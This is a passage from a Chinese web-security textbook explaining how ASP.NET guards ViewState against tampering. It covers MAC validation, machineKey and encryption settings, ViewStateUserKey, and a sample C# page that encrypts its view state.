



图 4-3 窥探视图数据

视图状态表示表单的控件属性，所以攻击者能够通过修改视图状态属性来改动表单。例如，攻击者可以改变在线购物车上的产品价格，或者修改参数以执行 SQL 注入攻击。攻击者可能会尝试许多其他类型的攻击，如跨站点脚本、未授权文件访问或缓存溢出等。

为了防止攻击者操纵视图状态，可以使用一个消息验证代码（MAC）。MAC 实质上是一个确保其完整性的数据哈希，可以在机器、应用程序或页面级别上启用视图状态 MAC。

启用了 MAC 检查时（默认情况），将对序列化的视图状态附加一个哈希值，该值是使用某些服务器端值和视图状态用户密钥（如果有）生成的。回传视图状态时，将使用新的服务器端值重新计算该哈希值，并将其与存储的值进行比较。如果两者匹配，则允许请求；否则将引发异常。

即使假设黑客具有破解和重新生成视图状态的能力，他仍需要知道服务器存储的值才可以得出有效的哈希。具体说来，该黑客需要知道 machine.config 的<machineKey>项中引用的计算机密钥。

服务器默认情况下是自动生成的，以物理方式存储在 LSA（Windows Local Security Authority）中。仅在 Web（此时视图状态的计算机密钥必须在所有的计算机上都相同）的情形下，才应当在 machine.config 文件中将其指定为明文。

视图状态 MAC 检查是通过名为 EnableViewStateMac 的@Page 指令属性控制的。如前所述，默认情况下，它被设置为 true。笔者建议永远不要禁用它；否则将会使视图状态篡改攻击成为可能，并具有很高的成功概率。

EnableViewStateMac 验证流程如图 4-4 所示。





图 4-4　EnableViewStateMac 验证流程

MAC 可防止某些人随意修改视图状态数据，如果 MAC 不匹配则废弃其内容。然而，仍然可以使用前面提及的 ViewState Decoder 工具来解码并查看视图状态的内容。为了克服这个问题，可以加密视图状态字段的内容，使用 machine.config 文件中的 machineKey 元素配置这种加密。

下面的代码示例演示如何将验证字段 validationKey 和密钥字段 decryptionKey 属性都设置为自动生成 AutoGenerate。并且，指定 isolateApps 值，以便为服务器上的每个应用程序生成一个唯一的密钥。

MAC 机器密钥配置 XML 代码如下：

```
<machineKey
  validationKey="AutoGenerate,IsolateApps"
  decryptionKey="AutoGenerate,IsolateApps"
  validation="SHA1"
/>
```

上述加密验证的类型属性设置为 SHA1，也可以替换成 MD5 或 3DES。前两个加密算法属性使 ASP.NET 创建 MD5 或 SHA-1 MAC 哈希，而 3DES 则加密视图状态内容并创建 SHA-1 MAC。将验证有效性的模式设置为 3DES，可保护数据不被查看，并且防止参数操纵的攻击。但是，这仍然无法使视图状态彻底安全。攻击者可以预先填写表单，保存视图状态字段，然后欺骗另一个用户使用该表单。为了防止这种类型的攻击，ASP.NET 允许为每个用户设置一个独特的密钥，使视图状态数据只对该用户有效，在 page_init 事件中设置 page 对象的 ViewStateUserKey 属性。对于经过验证的用户，可以将该属性设置为用户的名

称或会话 ID。对于匿名的用户，应该创建一个随机数，并且将其保存在用户的 Cookie 中。

### 4.5.2 加密视图信息

除了设置视图参数之外，如何加密也是保护视图数据的关键。.NET 技术使用 Page.RegisterRequiresViewStateEncryption 方法将控件注册为需要视图状态加密的控件。

当开发人员需要研发用于处理潜在的敏感信息的自定义控件，则必须启用 RegisterRequiresViewStateEncryption 方法向页面注册控件，以确保该控件的视图状态信息已加密。

加密之前需要设置加密模式，属性名是 ViewStateEncryptionMode。通过设置获取或设置视图状态的加密模式，加密行为可以自动完成。

在实际开发中，很多开发人员喜欢直接从数据库获取数据源并且绑定到数据表控件。这种方法在 Java 或 ASP.NET 等技术中广泛运用。但这样的做法存在不安全的因素，会为黑客提供一些用户的操作数据，这是非常危险的。

下面的实例说明如何为 Page 对象设置视图状态加密模式并通过 RegisterRequiresView-StateEncryption 加密视图状态。该实例最终结果是使从数据库获取数据的同时，将它们在显示控件的视图中加密。

实例代码如下：

```
<%@ Page Language="C#" AutoEventWireup="true" %>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http:
//www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<script runat="server">
    void Page Load(Object sender, EventArgs e)
    {
        if(IsPostBack)
        {
            if(yesRetrieve.Checked)
            {
                Page.RegisterRequiresViewStateEncryption();
                // 创建数据库连接
                System.Data.SqlClient.SqlConnection conn = new System.Data.
                    SqlClient.SqlConnection ("server=localhost;database=
                    NorthWind;Integrated Security=SSPI");
                System.Data.SqlClient.SqlCommand command =conn.Create-
                Command();
               // 查询数据
                command.CommandText = "Select [CustomerID] From [Customers]";
                conn.Open();
                System.Data.SqlClient.SqlDataReader reader =command.Execute-
                    Reader();
                 // 读取用户编号字段
                customerid.Text = reader["CustomerID"].ToString();
                                                // 赋值于文本控件
                reader.Close();
                conn.Close();
            }
            else
            {
```

```
                customerid.Text = "Not retrieved";
            }
        }
    }
</script>
// 界面 HTML 代码
<html  >
<head id="Head1" runat="server">
    <title>Customer Information</title>
</head>
<body>
    <form id="form1" runat="server">
    <div>
        Customer identifier:
        <asp:Label ID="customerid" runat="server" Text="Not available" />
        <br />
        Retrieve customer info:
      <asp:RadioButton ID="yesRetrieve" Text="yes" runat="server" GroupName=
      "group1" />
        <asp:RadioButton ID="noRetrieve" Text="no" runat="server" GroupName=
        "group1" />
        <br />
        <asp:Button ID="Button1" runat="server" Text="Submit" />
    </div>
    </form>
</body>
</html>
```

加密后的文本控件仍然能够正常的显示数据，但是在黑客查看 HTML 代码时，视图数据已经被散列加密了，类似如下的 HTML 代码：

```
<input type="hidden" name="  VIEWSTATE"id="  VIEWSTATE"
value="J62G77yDi1rdf8+ZXszW1d3eAPnuzO8h2MCNPEN2HR6daQNjLLamfq4EHwWRRJ16
S6kHFp43gwVPkMB9RPQtMaI5Gc+lZ9orQjsZWpvaVDTBI4fF6wFRj7qY1r2hREghEQYM/e1
a+JX9oiWk1kUs8vFJ3SNeXCkCdDb7fQtr6DlCKsbCGGWDrawgiIsI0O5pnYMPloa+z74clY
6/DYZ23BIAZNNYDLML/e7mVIzSS+V4FBZsXxBBdRx1oWJ60wjrfkScl1g0Dpbn+LZ2NIu7n
h2t5Xu8iTW1NmjSfUoH9ymBmQkCNek3jaex18n9wBOdLGsQ8ZxO/hAGVqbcqTQStiuRYezj
vm8T9Q0U9cj9SI+FnS2PktVHXqh6qLsjH1Dlwm+qFyjHK2fvbH+WA2NZUq3HzObR4GzNFRl
Zn8ZliO/FDJEKyH+x9X7qneaJs9dTg6mo/qbvI+S0W1viQ/nj/OrC3PoiLwvwyd1WjBlND4
B21rVjnoq/J+jPNQGE+AdQR2fW3kYAtGhKf6PSVmUm9fZ26JY2rkYw2vBahPWmxHqnf9V5y
t/0D3LP9Mx7KYay4PAItTeEzIT4G5I0Hp65a8d/QQJbQTCs1Qz798Mei66mqF8QrOBxR2EU
sS+uCekxQe+2xDhX2kkxntoqxgRJ4/n8cdKr2Z+K3F3IEmxObo+QvQ5wUtMWrsKIY8Jad56
2zCNBGjlyU72i+KuORHQCBoXRgt5vPeIBpdjb0Vk3tb6t7g2T5yFyB7PBTqEwV43Ws4/BPx
Ysdr9YCNOJd/TB6cDI5FUS/dGYTej2EZt2HOPCM758WeEwBQZuG+t1dFEZU6+vicImHDV8i
fCwNv+Yhw==" />
</div>
```

## 4.5.3　用户独立视图

用户独立视图的出现，标志着 Web 系统能够根据不同用户的访问请求做出不同的响应动作。Java 或.NET 框架都引入类似 ViewStateUserKey 的技术来实现独立视图功能，把页面相关联的视图状态变量中一个标识符分配给单个用户。

用户独立视图提供了附加的输入以创建防止视图状态被篡改的哈希值，有效防止黑客攻击。换句话说，ViewStateUserKey 使得黑客使用客户端视图状态的内容来准备针对站点的恶意张贴困难了许多。可以为该属性分配任何非空的字符串，但最好是会话 ID 或用户

ID。

类似的黑客攻击将恶意的 HTTP 表单提交到等待表单的页面。页面将使用张贴来的数据执行某些敏感操作。攻击者了解如何使用各个域，并想出一些虚假值来达到目的。这通常是目标特定的攻击，而且由于它所建立的三角关系，很难追本溯源导致恶意代码被张贴到第三个站点，事实上形成了跨站点攻击，如图 4-5 所示。

